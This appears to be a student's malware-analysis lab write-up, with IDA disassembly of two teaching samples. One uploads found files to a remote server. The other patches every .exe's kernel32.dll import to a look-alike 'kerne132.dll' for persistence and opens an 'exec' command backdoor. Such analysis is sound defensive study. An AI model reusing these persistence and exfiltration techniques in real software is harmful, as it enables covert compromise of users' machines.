


Here we can see what looks to be a while loop as it does a compare and jumps back based of the comparison therefore I believe this is a while loop.

b. First and Last seem like interesting strings,



2. There are a few arguments that are in pink, as well as a servername to connect to.



I looked online to find what they meant, the hInternet is returned from InternetOpen in the top of the image, servername and port are self explainitory.

`[in] hInternet`

Handle returned by a previous call to InternetOpen.


`[in] lpszServerName`

Pointer to a **null**-terminated string that specifies the host name of an Internet server. Alternately, the string can contain the IP number of the site, in ASCII dotted-decimal format (for example, 11.0.1.45).

`[in] nServerPort`

Transmission Control Protocol/Internet Protocol (TCP/IP) port on the server. These flags set only the port that is used. The service is set by the value of *dwService*. This parameter can be one of the following values.

An interesting thing I found was the dwService, in the malware you can see it pushes ‘3’ for this, which I assume means that it is opening an http connection.



`[in] dwService`

Type of service to access. This parameter can be one of the following values.

Value	Meaning
INTERNET_SERVICE_FTP	FTP service.
INTERNET_SERVICE_GOPHER	Gopher service. **Note** Windows XP and Windows Server 2003 R2 and earlier only.
INTERNET_SERVICE_HTTP	HTTP service.


`[in] dwFlags`

Options specific to the service used. If *dwService* is INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE causes the application to use passive FTP semantics.

`[in] dwContext`


Pointer to a variable that contains an application-defined value that is used to identify the application context for the returned handle in callbacks.

a. First the function tries to open an internet connection. Then it tries to connect to the server through this connection. If the connection is successful it calls the subroutine 401000.


b. 

The only real code construct I can find if the if statements. It seems that this function checks if the connection is successful, and exits if not.

3. Subroutine 401000
    a. There are 2 obvious code constructs that I see, 1 is if statements and there is also a for loop at the bottom. This is shown by the fact that the snippet of code loops in on itself and increments a variable by 1.



There also seems to be a while loop here.



b. Imported functions I see are FindFirstFileA, HttpOpenRequestA and httpsend request, exit as well as internetwritefile, httpendrequest, internetclose handle and findclose

c. This subroutine seems to Find a file based off of some variables, It then opens an http connection and writes a file to the internet server. After that it seems to enter into a loop writing more files over this internet connection until completion.


4. I think this malware is a trojan or rookit of some sorts that embeds itself onto the host machine and then looks for specific files that it then sends to a remote server. This can be done so the hacker is aware of what the user is storing on their computer.

Problem 3 LAB 7-3


1. First I see that the exe file loads the Kernel32.dll and the lab7-3 dll.

```
                        ; CODE XREF: sub_401440+46↑j
    test    eax, eax    ; Logical Compare
    jnz     loc_401813  ; Jump if Not Zero (ZF=0)
    mov     edi, ds:CreateFileA
    push    eax         ; hTemplateFile
    push    eax         ; dwFlagsAndAttributes
    push    3           ; dwCreationDisposition
    push    eax         ; lpSecurityAttributes
    push    1           ; dwShareMode
    push    80000000h   ; dwDesiredAccess
    push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
    call    edi ; CreateFileA ; Indirect Call Near Procedure
    mov     ebx, ds:CreateFileMappingA
    push    0           ; lpName
    push    0           ; dwMaximumSizeLow
    push    0           ; dwMaximumSizeHigh
    push    2           ; flProtect
    push    0           ; lpFileMappingAttributes
    push    eax         ; hFile
    mov     [esp+6Ch+hObject], eax
    call    ebx ; CreateFileMappingA ; Indirect Call Near Procedure
    mov     ebp, ds:MapViewOfFile
    push    0           ; dwNumberOfBytesToMap
    push    0           ; dwFileOffsetLow
    push    0           ; dwFileOffsetHigh
    push    4           ; dwDesiredAccess
    push    eax         ; hFileMappingObject
    call    ebp ; MapViewOfFile ; Indirect Call Near Procedure
    push    0           ; hTemplateFile
    push    0           ; dwFlagsAndAttributes
    push    3           ; dwCreationDisposition
    push    0           ; lpSecurityAttributes
    push    1           ; dwShareMode
    mov     esi, eax
    push    10000000h   ; dwDesiredAccess
    push    offset ExistingFileName ; "Lab07-03.dll"
    mov     [esp+70h+arg_0], esi
    call    edi ; CreateFileA ; Indirect Call Near Procedure
    cmp     eax, 0FFFFFFFFh ; Compare Two Operands
    mov     [esp+54h+var_4], eax
```

   If I keep following down I see that the exe then loads a fake library kernel132.dll and the lab7-3 dll. It also appears to be copying the lab dll into this fake kernel32 dll in the location in C:\\. I go to examine the subroutine at 4011E0 after the copy is called.



There is a lot of code in one big loop indicating this process is done recursively. I found the .exe comment alone with a string compare at the bottom. I believe this is finding all .exe files



Now I will go examine sub 4010A0.

```
and     ecx, 3              ; Logical AND
rep movsb                   ; Move Byte(s) from String to String
call    ds:_stricmp         ; Indirect Call Near Procedure
add     esp, 0Ch            ; Add
test    eax, eax            ; Logical Compare
jnz     short loc_40140C    ; Jump if Not Zero (ZF=0)
```


```
push    ebp                 ; lpFileName
call    sub_4010A0          ; Call Procedure
add     esp, 4              ; Add
```

The first thing I notice are the 3 functions in purple, it seems that this program is creating files and mapping them into memory so that they can be changed.

```
; int __cdecl sub_4010A0(LPCSTR lpFileName)
sub_4010A0 proc near

var_C= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr  4

sub     esp, 0Ch            ; Integer Subtraction
push    ebx
mov     eax, [esp+10h+lpFileName]
push    ebp
push    esi
push    edi
push    0                   ; hTemplateFile
push    0                   ; dwFlagsAndAttributes
push    3                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    1                   ; dwShareMode
push    10000000h           ; dwDesiredAccess
push    eax                 ; lpFileName
call    ds:CreateFileA      ; Indirect Call Near Procedure
push    0                   ; lpName
push    0                   ; dwMaximumSizeLow
push    0                   ; dwMaximumSizeHigh
push    4                   ; flProtect
push    0                   ; lpFileMappingAttributes
push    eax                 ; hFile
mov     [esp+34h+var_4], eax
call    ds:CreateFileMappingA ; Indirect Call Near Procedure
push    0                   ; dwNumberOfBytesToMap
push    0                   ; dwFileOffsetLow
push    0                   ; dwFileOffsetHigh
push    0F001Fh             ; dwDesiredAccess
push    eax                 ; hFileMappingObject
mov     [esp+30h+hObject], eax
call    ds:MapViewOfFile    ; Indirect Call Near Procedure
mov     esi, eax
test    esi, esi            ; Logical Compare
mov     [esp+1Ch+var_C], esi
jz      loc_4011D5          ; Jump if Zero (ZF=1)
```

I have already converted it into a string however we can see that it is changing the string kernel32.dll to kerne132.dll. Since it was calling this recursively I believe that it changes every .exe file's call from kernel32.dll to the lab7-3.dll which has been masked as

kerne132.dll. This is the persistence mechanism.



2. I think the first host registry to check for would be the presence of Kernel132.dll on the disk. Another thing I found in the DLL is the name for a mutex. It might be able to search

for the mutex on the machine.

```
mov     ecx, 3FFh
mov     [esp+1208h+Str2], al
xor     eax, eax
lea     edi, [esp+1208h+var_FFF]
push    offset Name             ; "SADFHUHF"
rep stosd
stosw
push    0                       ; bInheritHandle
push    1F0001h                 ; dwDesiredAccess
stosb
call    ds:OpenMutexA
test    eax, eax
jnz     loc_100011E8
push    offset Name             ; "SADFHUHF"
push    eax                     ; bInitialOwner
push    eax                     ; lpMutexAttributes
call    ds:CreateMutexA
lea     ecx, [esp+1208h+var_1190]
push    ecx
push    202h
call    ds:WS2_32_115
test    eax, eax
jnz     loc_100011E8
push    6
```

3. It is apparent that the dll starts a process and executes it.

```
loc_10001161:                           ; CODE XREF: sub_10001010+142↑j
                lea     edx, [esp+1208h+Str2]
                push    4               ; MaxCount
                push    edx             ; Str2
                push    offset aExec    ; "exec"
                call    ebp ; strncmp
                add     esp, 0Ch
                test    eax, eax
                jnz     short loc_100011B6
                mov     ecx, 11h
                lea     edi, [esp+1208h+StartupInfo]
                rep stosd
                lea     eax, [esp+1208h+ProcessInformation]
                lea     ecx, [esp+1208h+StartupInfo]
                push    eax             ; lpProcessInformation
                push    ecx             ; lpStartupInfo
                push    0               ; lpCurrentDirectory
                push    0               ; lpEnvironment
                push    8000000h        ; dwCreationFlags
                push    1               ; bInheritHandles
                push    0               ; lpThreadAttributes
                lea     edx, [esp+1224h+CommandLine]
                push    0               ; lpProcessAttributes
                push    edx             ; lpCommandLine
                push    0               ; lpApplicationName
                mov     [esp+1230h+StartupInfo.cb], 44h ; 'D'
                call    ebx ; CreateProcessA
                jmp     loc_100010E9
; ---------------------------------------------------------------------------
```

